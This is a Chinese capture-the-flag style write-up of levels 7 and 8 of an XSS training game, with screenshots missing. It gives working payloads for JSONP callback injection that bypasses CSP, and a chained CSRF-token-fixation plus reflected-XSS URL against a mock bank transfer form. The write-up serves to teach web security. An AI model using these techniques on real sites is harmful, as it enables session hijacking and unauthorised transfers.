level7.js定义了两个函数，main和callback main函数正则匹配url中的参数menu的值，赋值给m 如果m不为null，那么将m的值base64解码赋值给menu，然后将menu进行url编码后作为参数menu的值传入jsonp页面 callback用于加载页面的title和picture


不懂jsonp的可以看下菜鸟教程里关于jsonp的教程：http://www.runoob.com/json/json-jsonp.html 我们来看下这个jsonp页面：



```
callback({"title":"Welcome to my Website!","pictures":["const.png"]})
```

其实很好理解： callback里面的title的值就是我们首页的title，pictures就是下面那张图片 比如如果我们选择Cats


那么这时侯jsonp页面就变成了：



好了，对页面的分析就到这里了，那么这道题该怎么破呢？ emmmm。。。其实这道题主要考的是jsonp的注入

jsonp注入又是个什么鬼呢？ 关于jsonp注入可以参考安全客这篇文章：
https://www.anquanke.com/post/id/85382

我们这里的jsonp存在的一个问题就是回调函数可控 比如我们在jsonp页面给get参数callback赋值将会被写入jsonp页面，如下：



那么我们就可以通过jsonp?callback=.....来写入任意的东西了，如果这个页面的代码被当作js来执行的话，岂不是就可以实现我们的目的了　　在当前页面肯定是不能被作为js运行的，不过如果我们能在其它页面执行<script　src=xxx>把这里的xxx该为jsonp?callback=...就能够执行我们的js了　而刚好我们这里有一个参数menu是可控的，而且menu的值经过base64解码后会打印到页面

```
*/
function main() {
    var m = location.search.match('menu=(.*)');
    var menu = m ? atob(m[1]) : 'about';
    document.write('<script src="jsonp?menu=' + encodeURIComponent(menu) + '"></script>');
}
```

那么我们可以控制打印到页面的值为：

<script src='jsonp?callback=alert(1);//'></script>


然后将其base64编码后传给参数menu

<script src='jsonp?callback=alert(1);//'></script>
base64编码后为：
PHNjcmlwdCBzcmM9J2pzb25wP2NhbGxiYWNrPWFsZXJ0KDEpOy8vJz48L3NjcmlwdD4=

可能有人会有疑问了，为什么我们不直接打印


<script>alert(1);</script>

那么我们将其base64编码后传入后看看会发生什么




因为CSP，所以不能使用内联js，因此这里不能这样做，如果这里加了unsafe-inline的话，我们就可以这样做了

0x08：第八关




提示看不太明白，大概知道和url有关，那么我们接下来就留意一下url 先看index页面的源码：



```
<!doctype html>
<html lang=en>
  <head>
    <meta charset=utf-8>
    <title>Simple Wire Transfer</title>
  </head>
  <body bgcolor="white" align="center">
    <h1>Foogle Bank</h1>

    <script src="/static/js/level8.js"></script>
    <script src="/static/js/js_frame.js"></script>

    Please set your name (optional):
    <form method="GET" action="set">
    <input type="hidden" name="name" value="name">
    <input size="30" name="value" placeholder="Please specify your name">
    <input type="hidden" name="redirect" id="redirect" value="index">
    <input type="submit" value="Set">
    </form>
    <br>

    Wire transfer:
    <form method="GET" action="transfer">
    <input size="30" name="name" placeholder="Recipient">
    <input size="5" name="amount" placeholder="123">
    <input type="hidden" name="csrf_token" id="csrf_token" value="">
    <input type="submit" value="Send">
    </form>
    <br>
  </body>
</html>
```

我们可以看到页面有两个form表单，而且都是以get的方式提交参数的 第一个表单是用于设置你的姓名，输入姓名后提交给set页面处理，然后重定向到index页面 第二个是向其它用户转账，输入被转账的用户和金额，然后提交给transfer页面处理，我们注意到这里有一个hidden的csrf_token参数，csrf_token主要是用来防止csrf（跨站请求伪造）的，不知道csrf的可以参考这篇文章：https://www.ibm.com/developerworks/cn/web/1102_niugang_csrf/index.html 我们注意到，我们设置的用户名会直接输出到页面




但是一看header，又有CSP，并且不允许内联，所以此路不通 页面加载了level8.js，那么我我们再看看level8.js吧


```
/**
 * Read cookie.
 * @param {string} name - Name of the cookie
 * @returns {string} Cookie value
 */
function readCookie(name) {
    var match = RegExp('(?:^|;)\\s*' + name + '=([^;]*)').exec(document.cookie);
    return match && match[1];
}

var username = readCookie('name');
if (username) {
    document.write('<h1>Welcome ' + username + '!</h1>');
}

document.addEventListener("DOMContentLoaded", function(event) {
    csrf_token.value = readCookie('csrf_token');
});
```

level8.js定义了readCookie函数，该函数主要作用是读取cookie中信息 接下来又用该函数一次读取了用户名和token，并将token赋值给DOM中name等于csrf_token的标签

这些看起来似乎没什么用，但是如果我们仔细将这些联系起来就有用了 从level8.js我们知道了我们的name和csrf_token都是从cookie中读取的，从这里我们推测，或许页面第一个输入框我们设置的用户名也是保存在cookie中的 我们再来看一下我们设置用户名为admin时候的url：




这里的name应该是cookie中保存用户名的变量名，而admin就是name的值 我们可以在console中验证一下：





结果和我们所想的一样，那么我们也能通过set?name=csrf_token&value=xxx来改变csrf_token在cookie中的值了

当然感觉这道题比较坑，有一个地方是解题的关键 当我们转账的数目是整数的时候：



当我们转账的金额不是整数的时候（比如字母或小数）：






当我们输入的转账金额不是一个整数的时候，返回页面会报错，并将我们输入的金额的值打印到屏幕　而且这个页面没有CSP的保护

那么我们试着输入

<script>alert(1)</script>

出现提示验证失败


然后又提到了不同用户通用的问题，然后再联系一下题目提示：



这道题考csrf，csrf就是将链接发给其它用户，其它用户点击后也会中招，而每个用户的token是不同的，那么我们可以设定特定的token（我们前面说过，通过set?name=csrf_token&csrf_token=xxx 来设置），那么用户点击我们的链接后它的token也会变成我们设定好的，然后我们再通过amount参数alert 那么我们构造payload如下：

set?name=csrf_token&value=test&redirect=transfer?name=aaa&amount=<script>alert(1)</script>&csrf_token=test

访问：




黑人问号？？？ 如果我们观察仔细，就会发现url后面只剩下：

transfer?name=aaa

难怪会失败了，原来后面的都被截断了 这是因为当url带参数跳转时，如果其中有&符号那么&符号后面就会被截断 解决办法：将&符号url编码 &符号的url编码为：%26 所以我们的payload为：

set?name=csrf_token&value=test&redirect=transfer?name=aaa%26amount=<script>alert(1)</script>%26csrf_token=test



看不过瘾？合天2017年度干货精华请点击《【精华】2017年度合天网安干货集锦》

别忘了投稿哦！

合天公众号开启原创投稿啦！！！

大家有好的技术原创文章。

欢迎投稿至邮箱：edu@heetian.com

合天会根据文章的时效、新颖、文笔、实用等多方面评判给予100元-500元不等的稿费哟。

有才能的你快来投稿吧！

点击了解投稿详情 重金悬赏 | 合天原创投稿等你来！